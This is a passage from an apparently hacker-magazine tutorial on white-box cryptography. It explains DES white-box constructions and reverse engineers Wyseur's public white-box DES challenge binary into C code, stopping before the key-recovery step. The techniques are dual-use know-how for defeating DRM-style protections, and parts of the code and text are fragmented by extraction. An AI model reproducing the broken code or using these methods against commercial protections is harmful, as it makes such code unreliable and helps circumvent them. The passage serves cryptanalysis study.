- The fully obfuscated version of the algorithms described in [R07] only uses XOR and substitutions (lookup tables) as MixColumns and ShiftRows are both transformed to make it possible. One may however point out that the statement holds with T-tables based implementations. It's true but such implementations use well known tables so it's easy to fingerprint them.

Remember that real-life white-boxes (i.e. used in DRM, embedded devices, etc.) are likely to be close to the state of the art (assuming they are designed by crypto professionals and not by the average engineer ;)). Conversely, they may also face practical problematics (size, speed) which have an impact on their security. This is especially true with embedded devices.

--[5 - White-boxing the DES

If you're still reading (hi there!) then it probably means that you already have at least a basic knowledge of cryptography. So you know that DES should not be used because of its short keylength (56 bits), right? Then why the hell should we be focused on it? Well because:

- There are only 2 public white-box design families: AES and DES
- If you can white-box DES, then you can probably white-box 3DES as well (which is strong)
- I couldn't find a non commercial sophisticated enough AES WB to play with and I don't want to be sued by M\$, Adobe, etc. :D

Remark: While AES WB cryptanalysis are essentially algebraic, DES related ones are statistical as you will soon find out.

----[5.1 - The DES algorithm

DES is a so called Feistel cipher [R01] with a block size of 64 bits and 16 rounds (r). First a permutation (IP) is applied to the input then in each round a round-function is applied which splits its input in two 32 bits buffers L (Left) and R (Right) and applies the following equations system:

$$\begin{aligned} L(r+1) &= R(r) \\ R(r+1) &= L(r) [+] f(R(r), K(r)) \end{aligned}$$

With:

$$0 \leq r < 16$$

[+] being the XOR operation

The round function is described by the following scheme:

----- DES round function -----



When the 16 rounds are completed, the $IP^{-1}()$ function is applied and the result is called the ciphertext.

While SBox and XOR are self explanatory, let me give you a few more details about the linear transformations (E-Box and P-Box).

The E-Box

The E-Box is used to extend a 32 bits state into a 48b one so that each bit can be combined with a round-key bit using a XOR. To transform 32 bits into 48 bits, 16 out of the 32 bits are duplicated. This is performed using the following table:

```

32, 1, 2, 3, 4, 5,
 4, 5, 6, 7, 8, 9,
 8, 9, 10, 11, 12, 13,
12, 13, 14, 15, 16, 17,
16, 17, 18, 19, 20, 21,
20, 21, 22, 23, 24, 25,
24, 25, 26, 27, 28, 29,
28, 29, 30, 31, 32, 1

```

For example, the first bit of output will be the last bit of input (32) and the second bit of output will be the first bit of input (1). In this particular case the bit positions are written from 1 to 32. As you may have noticed, the 16 bits from columns 3 and 4 are not duplicated. They are called the middle bits, we will see later why they are important.

The P-Box

give the output of `f()`. Pretty cool trick, right?

However I've just written that WB DES implementations were always manipulating 96 bits states. Then does it mean that we need lookup tables of 2^{96} entries? No, this would be troublesome ;> We can use the so called "path splitting" technique.

Consider the example of a 32 bits buffer. To avoid using a huge lookup table, you can consider that this buffer is an 8 bits array. Each element of the array will then be obfuscated using a corresponding 8 bits lookup table as described below:



I took the example of an 8 bits array but I could have used any size. Something really important to understand: the smaller the lookup table is, the more it will leak us information. Keep it in mind.

- c) Do you remember when I said that a WB implementation was the exact implementation of the corresponding crypto primitive? Well it's not true. Or you could say that I was simplifying things ^_~

Most of the time (in real life), `WB_DES()` is a `G() o DES() o F()` where `F()` and `G()` are encoding functions. So the first input (plaintext) and the last output (ciphertext) may be obfuscated as well. This is called an "external encoding" and this is used to harden the white-box implementation. Indeed if there were no such functions, first & last rounds would be weaker than other rounds. This 'academic' protection aims at preventing trivial key recovery attacks. A WB implementation without external encoding is said to be 'naked'.

In the context of real life protections, it may (or may not) be associated with an additional layer to protect the I/O before & after the encryption. It would be bad to intercept the plaintext once decrypted, right? Commercial protections almost never use native implementations for (at least) this reason. Intercepting a plaintext is indeed far easier than recovering the encryption key.

In the WB DES case, common academic designs use affine functions, encoded or not.

Transforming DES functions

Now that we've had an overview of how I/O were protected between elementary functions, let's see how we can build said functions.

- a) The partial evaluation

This is probably the most intuitive part of the WB implementation. This is about 'fusing' the S-Boxes with the round-keys. This is exactly what was performed in the previous AES challenge. If you can remember, this is also



Here the Y_i and X_i are 2 bits sub-vectors while $A, B, C, \text{etc.}$ are 2×2 bit-submatrix. Let's focus on Y_0 , you can write:

$$Y_0 = A * X_0 \ [+] \ B * X_1 \ [+] \ C * X_2 \ [+] \ D * X_3$$

Because A, B, C and D are constants it's possible to evaluate the multiplications and build the corresponding lookup tables (L_i). This gives the following diagram:



You may object (and you would be right) that information is still leaking and that it would be easy to retrieve the original matrix. Well it's true. Thus to avoid this kind of situation two techniques are used:

- Each XOR operation is hidden inside a lookup table. In our example, the resulting lookup tables have $2^{(2 \times 2)} = 16$ entries and $2^2 = 4$ outputs (hence a size of $4 \times 16 = 64$ bits).
- Internal encoding (remember the previous explanations) is used to protect the I/O between the lookup tables.

Our matrix multiplication becomes:



```

<-----><----->
.-----
 \   S2   /
 '-----'
  <----->
    2b
    |
    v

```

```

*****
* Y0 *
*****

```

This is called an 'encoded network'. The main side effect of this construction is the important number of lookup tables required.

--[6 - Breaking the second case: Wyseur's challenge

----[6.1 - Reverse engineering of the binary

As far as I can tell, there is an obvious need to rewrite the binary as C code because:

- We need to understand exactly what's going on from a mathematical point of view and C is more suitable than ASM for that purpose
- Rewriting the functions will allow us to manipulate them easily with our tools. This is not mandatory though because we could be using debugging functions on the original binary itself.

Again I won't detail all the reverse engineering process because this is neither the main topic nor very hard anyway compared to what you may find in the wild (in commercial protections).

High level overview

Let's begin by running the executable:

```

-----
$ ./wbDES.orig
Usage: ./wbDES.orig <INPUT>
Where <INPUT> is an 8-byte hexadecimal representation of the input to be
encrypted
Example: ./wbDES.orig 12 32 e7 d3 0f f1 29 b3
-----

```

OK so we need to provide the 8 bytes of the plaintext as separate arguments in the command line. Hum, weird but OK. When the binary is executed, the first thing performed is a conversion of the arguments because obviously a suitable buffer for cryptographic operations is necessary. The corresponding instructions were rewritten as the following C function:

```

-----
// I even emulated a bug, will you find it? ;>
inline void convert_args(char **argv)
{
    int i = 0;                // ebp-50h

    while(i <= 7)
    {
        char c;
        c = argv[1+i][0];
    }
}

```



```

    if(c <= '9')
    {
        c -= '0';          // 0x30 = integer offset in ASCII table
        in[i] = (c<<4);
    }
    else
    {
        c -= ('a' - 10);
        in[i] = (c<<4);
    }

    c = argv[1+i][1];

    if(c <= '9')
    {
        c -= '0';          // 0x30 = integer offset in ASCII table
        in[i] ^= c;
    }
    else
    {
        c -= ('a' - 10);
        in[i] ^= c;
    }
    i++;
}
return;
}

```

Once the job is done, an 8 bytes buffer (in[8], the plaintext) is built. This is where serious business begins. Thanks to the Control Flow Graph provided by your favorite disassembler, you will quickly identify 3 pseudo functions* :

- wb_init(): 0x0804863F to 0x08048C1D

This code takes an 8 bytes buffer, returns 1 byte and is called 12 times by main(). Thanks to this, a 12 x 8 = 96 bits buffer is built. As said earlier, the WB is operating on 96 bits states so this is most likely the initialization function.

- wb_round(): 0x08048C65 to 0x08049731

This code takes the 12 bytes buffer generated by wb_init() as input and modifies it. The function is called 16 times by main(). Because 16 is exactly the number of DES rounds, assuming it is the round function seems fair.

- wb_final(): 0x08049765 to 0x08049E67

This code takes the last buffer returned by wb_round() as input and returns an 8 bytes buffer which is printed on the screen. So we can assume that this is the termination function in charge of building the DES ciphertext out of the last internal state.

*: There is no 'function' in this program, probably because of an inlining, but we can still distinguish logical parts.

You may argue that attributing roles to wb_init, wb_round and wb_final is a bit hasty but there is something interesting in the code: symbols! In each of these functions, an array of lookup tables is used and named 'Initialize', 'RoundAffineNetwork' and 'FinalRoundNetwork' in the corresponding functions. Convenient isn't it?

Usually in commercial protections, engineers will take care of little details such as this and try to avoid leaking any information. In this case however, it can be assumed that the focus is on the cryptography as there are neither anti-debuggers nor anti-disassembling protections so it should be safe to trust our intuition.

Thanks to this first reverse engineering step, we're able to rewrite a similar main function:

```
----- wb_main.c -----
unsigned char in[8];          // ebp-1Ch
unsigned char out[12];       // ebp-28h
unsigned char temp[12];      // ebp-34h

[...]

int main(int argc, char **argv)
{
    if( argc != 9)
    {
        printf(usage, argv[0], argv[0]);
        return 0;
    }

    /* Fill the in buffer */

    convert_args(argv);

    /* and print it :) */

    printf("\nINPUT:   ");
    for(j=0; j<8; j++)
        printf("%02x ", in[j]);

    /* WB initialisation */

    for(j=0; j<12; j++)
        wb_init(j);

    round_nbr = 0;
    for(round_nbr=0; round_nbr<15; round_nbr++)
    {
        memcpy(temp, out, 12);
        wb_round();
    }

    /* Building the final buffer */

    printf("\nOUTPUT:  ");
    for(j=0; j<8; j++)
        wb_final(j);

    printf("\n");
    return 0;
}
----- wb_main.c -----
```

One hint to speed up things: always focus first on the size and nature of buffers transmitted to the different sub-functions.

Reversing wb_init()

It is now time to have a look at the first function. Again I won't detail the whole reverse engineering but rather give you a few explanations:

- Whenever the function is called, it uses a set of 15 lookup tables whose addresses are dependent of both the index in the output array and the index of the box itself (amongst the 15 used by the function).

This means that the sets of tables used to calculate OUT[x] and

OUT[y] when $x \neq y$ are (likely to be) different and for a same OUT[x], different tables will be applied to IN[a] and IN[b] if $a \neq b$.

- All of these lookup tables are located at:

```
Initialize + 256*idx_box + OUT_idx*0xF00
```

where:

> idx_box is the index of the box amongst the 15

> OUT_idx is the index in the output array (OUT)

- The tables are static. Thanks to this property we can dump them whenever we want. I chose to write a little GDB script (available in appendix) to perform this task. The export is an array of lookup tables (iBOX_i) written in C language.

- wb_init() is performing operations on nibbles (4 bits) so for a particular output byte (OUT[m]), the generation of the 4 least significant bits is independent of the generation of the 4 most significant ones.

Now with this information in mind, let's have a look at the reversed wb_init() function:

```
----- wb_init.c -----
unsigned char p[8];

inline void wb_init(
    int m      // ebp-48h
)
{
    unsigned int temp0; // ebp-228h
    unsigned int temp1; // ebp-224h
    [...]
    unsigned int temp23; // ebp-1CCh

    unsigned int eax, ebx, ecx, edx, edi, esi;

    bzero(p, sizeof p);
    p[0] = iBOX_0[m][in[0]];
    p[1] = iBOX_1[m][in[1]];
    p[2] = iBOX_2[m][in[2]];
    p[3] = iBOX_3[m][in[3]];
    p[4] = iBOX_4[m][in[4]];
    p[5] = iBOX_5[m][in[5]];
    p[6] = iBOX_6[m][in[6]];
    p[7] = iBOX_7[m][in[7]];

    // First nibble

    ecx = (0xF0 & p[0]) ^ ( p[1] >> 4 );
    temp3 = 0xF0 & iBOX_8[m][ecx];

    ecx = (0xF0 & p[2]) ^ ( p[3] >> 4 );
    eax = iBOX_9[m][ecx] >> 4;
    ecx = temp3 ^ eax;
    temp6 = 0xF0 & iBOX_12[m][ecx];

    ecx = (0xF0 & p[4]) ^ ( p[5] >> 4 );
    eax = iBOX_10[m][ecx] >> 4;
    ecx = temp6 ^ eax;
    edi = 0xF0 & iBOX_13[m][ecx];

    ecx = (0xF0 & p[6]) ^ ( p[7] >> 4 );
    eax = iBOX_11[m][ecx] >> 4;
    ecx = edi ^ eax;
    edx = iBOX_14[m][ecx];
    esi = edx & 0xFFFFFFFF;

    // Second nibble
```

```

ecx = (0x0F & p[1]) ^ (0xF0 & ( p[0] << 4 ));
temp15 = 0xF0 & ( iBOX_8[m][ecx] << 4 );

ecx = (0x0F & p[3]) ^ (0xF0 & ( p[2] << 4 ));
eax = 0x0F & ( iBOX_9[m][ecx] );
ecx = temp15 ^ eax;
temp18 = 0xF0 & ( iBOX_12[m][ecx] << 4 );

ecx = (0x0F & p[5]) ^ (0xF0 & ( p[4] << 4 ));
eax = 0x0F & iBOX_10[m][ecx];
ecx = temp18 ^ eax;
temp21 = 0xF0 & ( iBOX_13[m][ecx] << 4 );

ecx = (0x0F & p[7]) ^ (0xF0 & ( p[6] << 4 ));
eax = 0x0F & ( iBOX_11[m][ecx] );
ecx = temp21 ^ eax;
eax = 0x0F & ( iBOX_14[m][ecx] );

// Output is the combination of both nibbles

eax = eax ^ esi;
out[m] = (char)eax;
return;
}

```

----- wb_init.c -----

In a nutshell:

- & (AND) and >>/<< (SHIFTS) are used to operate on nibbles
- ^ (XOR) are used to concatenate nibbles in order to build the entries (which are bytes) of the iBOX_i lookup tables
- The output byte out[m] is the concatenation of two independently calculated nibbles

To understand exactly what's going on, a drawing is much clearer. So thanks to asciio [R11] this gives us something like this:



<----- 2x4 = 8 bits ----->



<- 1x4 bits ->



<- 1x4 bits ->



<----- 2x4 = 8 bits ----->



<----- 4x4 = 16 bits ----->



<----- 8x4 = 32 bits ----->



<----- 8x8 = 64 bits ----->



```

*****
* IN_0 * * IN_1 * * IN_2 * * IN_3 * * IN_4 * * IN_5 * * IN_6 * * IN_7 *
*****

```

In this case, 'H' is used as a suffix to identify the most significant (High) nibble of a particular byte. As you can see, the input (respectively the output) is not an 8 (respectively 12) `_bytes_` array but rather a 16 (respectively 24) `_nibbles_` array. Indeed, each byte array (`iBox_i`) stores exactly 2 lookup tables. We say that such lookup tables are 'compacted', see [R14] for additional details.

Global description

Good news guys, the `wb_init()`, `wb_round()` and `wb_final()` functions are composed of the same nibble oriented patterns. So basically `wb_round()` and `wb_final()` contain also AT applied to a nibbles array and the end of the reverse engineering is quite straightforward.

Remark: Manipulating nibbles implies that the internal encoding is performed using 4 bits to 4 bits bijections.

Again thanks to `asciio`, we're able to draw something like that:





Writing the C code corresponding to these functions is not difficult though a bit boring (not to mention prone to mistakes). I was able to rewrite the whole binary in a few hours (and it took me almost the same time to make it work :O). The source code is available in the appendix.

Remark: I've not tried to use Hex-Rays on the binary but it could be interesting to know if the decompilation is working out of the box.

It's easy to see that my source code is functionally equivalent on the input/output behavior:

```
-----
$ ./wbDES.orig 11 22 ff dd 00 11 26 93          <- the original
INPUT:      11 22 ff dd 00 11 26 93
OUTPUT:     04 e9 ff 8e 2e 98 6c 6b
$ make
$ ./wbdes.try 11 22 ff dd 00 11 26 93          <- my copy :)
INPUT:      11 22 ff dd 00 11 26 93
OUTPUT:     04 e9 ff 8e 2e 98 6c 6b
$
-----
```

Now let's try to break the white-box. We will proceed in two steps which is exactly how I handled the challenge. What is described is how I proceeded as I wasn't following academic publications. I don't know if it's a better approach or not. It's just my way of doing things and because I'm not a cryptographer, it's practical. If you prefer more theoretical solutions, please refer to [R04] for a list of papers dealing with the subject.

----[6.2 - The discovery step

